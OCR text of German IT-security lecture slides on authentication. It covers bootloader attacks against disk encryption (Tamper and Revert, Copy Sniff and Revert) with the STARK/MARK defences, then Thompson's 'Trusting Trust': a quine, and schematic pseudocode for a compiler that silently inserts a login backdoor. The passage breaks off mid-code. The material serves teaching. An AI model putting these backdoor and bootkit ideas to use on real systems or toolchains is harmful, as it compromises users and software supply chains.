


Erläuterungen


- hier kein USB-Stick mit dem Bootloader notwendig
- Tamper and Revert-Angriff (Türpe et al., 2009)
  - Tamper:
    - speichere altes BIOS irgendwo ab
    - setze BIOS zurück (und damit BIOS-Prüfung durch TPM)
    - installiere ein Boot Block Bootkit, zeige gefälschte Passwortabfrage
    - speichere Passwort
  - Revert:
    - ggf. unverständliche Fehlermelding anzeigen
    - installiere ursprüngliches BIOS und boote ganz normal
- Problem: gefälschte Passwortabfrage nicht erkannt (Schutz durch TPM ausgehebelt)
- Abhilfe: Benutzer muss prüfen, ob die Passwortabfrage „echt“ ist

Szenario 4: geheime Parole

- wie Szenario 3
- neu: echter Bootloader zeigt geheime Authentifikationsnachricht (z.B. privates Bild)
- Passwort nur eingeben, wenn geheimes Bild erscheint
- Angriff?



Skizzenvorlage




Erläuterungen: Copy, Sniff and Revert

- 1. Zugriff:
  - Installiere falschen BIOS
  - Copy: erstes Booten erstellt Kopie des USB-Sticks
- 2. Zugriff:
  - Angreifer fährt selbst das System hoch und kopiert Authentifikations-nachricht
  - Angreifer macht anschließend Tamper and Revert
- 3. Zugriff: liest Passwort aus
- Problem: Ähnlich wie in Szenario 3, Booten mit gefälschtem BIOS nicht erkannt
- Abhilfe: Verändere Boot-Nachricht nach jeder erfolgreichen Anmeldung (STARK)

Das STARK-Protokoll

- Wie Szenario 4, jedoch: Verwende „Einmalnachricht“ zur Authentifikation des Rechners, die bei jedem erfolgreichen Booten erneuert werden



Erläuterungen

- STARK - Tamperproof Authentication to Resist Keylogging (Müller et al., 2013)
- monce = message only used once
- Benutzer bootet und sieht die (letzte) Authentifikationsnachricht
- Benutzer gibt Passwort ein, wird danach nach neuer Authentifikatiosnachricht gefragt, die die letzte Nachricht im Bootloader ersetzt
- Benutzer muss sich allerdings die jeweils letzte Nachricht merken (davon hängt die Sicherheit entscheidend ab)
- Ist das sicher?

Sicherheitsbetrachtung

- Theorem: Angreifer sieht mit Copy, Sniff & Revert niemals den aktuellen monce
- Beweis:
  - Angreifer hat nur dann Zugriff auf USB-Stick, bevor der Benutzer sich anmeldet
  - Wenn der Benutzer eine neue monce eingibt, dann garantiert TPM integrität
  - *Nach* dem Anmelden erneuert der Benutzer die monce auf dem USB-Stick
- Angreifer kann den USB-Stick zwar kopieren, aber auf dem USB-Stick ist jeweils immer nur die “letzte” monce gespeichert, nicht die aktuelle
- Problem: Benutzbarkeit
- Verbesserung: MARK (Götzfried und Müller, 2014), bei dem “monces” werden auf USB-Stick selbständig berechnet
- bisher noch nicht erfolgreich attackiert

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 4 Authentifikation (und Zugriffskontrolle)

Lektion 4: Aspects of Trusting Trust

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
  - Lektion 1: Begriffe und grundsätzliche Probleme
  - Lektion 2: Referenzmonitor und Zugriffskontrolle
  - Lektion 3: Authentifikation des Verifiers
  - Lektion 4: Aspects of Trusting Trust
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Ken Thompson: Aspects of Trusting Trust. Communications of the ACM, 27 (8), 1984, pp. 761-763
- David A. Wheeler: Countering Trusting Trust Through Diverse Double Compiling. *Proceedings of the Twenty-First Annual Computer Security Applications Conference (ACSAC)*, December 5-9, 2005, Tucson, Arizona, pp. 28-40, IEEE


ubuntu
18.04 LTS
LINUX
DVD

Was macht die Software?

- Bei proprietärer Software (z.B. Windows) muss man darauf vertrauen, dass die Software das tut, was sie tun soll
- Quelloffene Software (open source, z.B. Linux) soll dieses Vertrauen verringern
  - Man kann die Quellen anschauen
  - Nur wenn sie den Erwartungen entsprechen, werden diese in ausführbare Software übersetzt
  - Das gilt auch für den Compiler: Nur wenn die Quellen des Compilers ok sind, wird der Compiler „gebaut“ und daraus die restlichen Programme übersetzt
- Ist das tatsächlich so einfach?

Ken Thompson (mit Bart) und
Dennis Ritchie

Quelle: http://research.microsoft.com/~gbell/Digital/timeline/photos/unix2.jpg

Erläuterungen


- Ken Thompson (mit Bart) und Dennis Ritchie "erfanden" C und Anfang der 1970er das Unix-Betriebssystem
  - Unix entwickelt auf einem der ersten "Minicomputer", dem PDP-7
  - später portiert auf den PDP-11 (siehe Bild)
  - Thompson und Ritchie erhielten dafür 1983 den Turing Award
- Ken Thomson hier eine für viele überraschende Turing-Award Dankesrede: Reflections in trusting trust. (Source level trojan horse)
  - Abgedruckt in Communications of the ACM, 27 (8), 1984, pp. 761-763

Was macht dieses C-Programm?

```
char s[] = {
    '\t',
    '0',
    '\n',
    '}',
    ';',
    '\n',
    '\n',
    '/',
    '*',
    '\n',
    /* 212 lines deleted */
    '}',
    0
};
```

```
/*
 * The string s is a
 * representation of the body
 * of this program from '0'
 * to the end.
 */

int main( )
{
  int i;

  printf("char\ts[] = {\n");
  for (i=0; s[i]; i++)
    printf("\t%d,\n", s[i]);
  printf("%s", s);
}
```

Skizzenvorlage



Erläuterungen

- Beobachtung (siehe Kommentar): Das Feld s enthält alle Zeichen des Programms ab dem Zeichen “0” links unten bis zum Ende
- Das Programm ...
  - gibt zunächst “`char s[] = {`“ aus (mit Zeilenumbruch)
  - dann gibt es den Inhalt des Feldes s zeichenweise (eines pro Zeile und mit Kommas getrennt) aus. Dies reproduziert die Darstellung des Feldes s in der Ausgabe
  - anschließend wird das Feld als Zeichenkette ausgegeben. Es folgt also eine 0, }, der Kommentar und der Rest des Programms
- Selbstreproduzierendes Programm = ein Programm, was sich selbst ausgibt
- Wenn man das Programm von Thompson übersetzt und ausführt, gibt es den eigenen Quellcode aus
- So ein Programm kann einfach von einem zweiten Programm generiert werden

Hinweise für „non C-Programmers“

Here are some simple transliterations to allow
a non-C programmer to read this code.

=	assignment
==	equal to .EQ.
!=	not equal to .NE.
++	increment
'x'	single character constant
"xxx"	multiple character string
%d	format to convert to decimal
%s	format to convert to string
\t	tab character
\n	newline character

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
...
```

Erläuterungen

- Codebeispiel aus einem idealisierten C-Compiler, der ein Zeichen aus dem Quellcode einliest und den Zeichenwert zurückgibt
- Sonderzeichen (z.B. Tabulator, Zeilenvorschub) sind durch einen vorgesetzten Backslash codiert: \t, \n, etc.
- c = next(); holt das nächste Zeichen aus dem Quelltext
- Wenn es ein Backslash ist, muss noch ein weiteres Zeichen eingelesen werden, um den Wert des Sonderzeichens zu bestimmen
  - Hier „\n“

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
if(c == 'v')
        return('\v');
...
```

Erläuterungen

- Angenommen, wir wollen dem Compiler mit \v ein neues Sonderzeichen beibringen (z.B. vertikaler Tabulator)
- Erster Ansatz: fügt einfach eine weitere Interpretationszeile hinzu analog zum \n
- Übersetzen und los, aber wir haben beim Übersetzen ein Problem
  - Der Compiler kennt \v noch nicht und kann demnach „return('\v');" nicht verstehen
  - Code kann nicht übersetzt werden
  - Wir müssen dem Compiler erstmal sagen, was \v eigentlich für ein Zeichen ist

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
if(c == 'v')
        return(11);
...
```

Erläuterung

- Wir schreiben das Programm um und ersetzen \v durch den entsprechenden Code des Zeichens (hier 11)
- Jetzt kann der Compiler das Programm übersetzen und erstellt einen neuen Compiler, der \v versteht
- Der Compiler hat \v „gelernt“

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
if(c == 'v')
        return('\v');
...
```

Erläuterung

- Jetzt kann der Compiler auch das Originalprogramm mit \v verstehen und übersetzen

```
compile(s)
char *s;
{
        ...
}
```

```
compile(s)
char *s;
{
        if(match(s, "pattern")) {
                compile("bug");
                return;
        }
        ...
}
```


Erläuterung

- Annahme: Zeichenkette s ist die als nächstes zu übersetzende Eingabezeile
- Ein bösartiger Compiler-Autor könnte diese C-Funktion erweitern und dem Programm Zusatzfunktionalität („bug“) unterschieben, wenn ein bestimmtes Eingabemuster erkannt wird („pattern“)
- Beispiel:
  - Pattern = Passwortabfrage des Login-Programms
  - Bug = Hintertür mit Standardpasswort
- Wann immer das Login-Programm übersetzt wird, enthält es eine Hintertür, auch wenn der Quellcode des Login-Programms diese Hintertür nicht enthält
- Problem: Eine solche Veränderung des Compiler-Quellcodes würde man schnell merken, vor allem wenn viele Leute den Quelltext lesen
- Aber mit einem einfachen Trick kann man die Zusätze aus dem Quellcode verbergen ...


```
compile(s)
char *s;
{
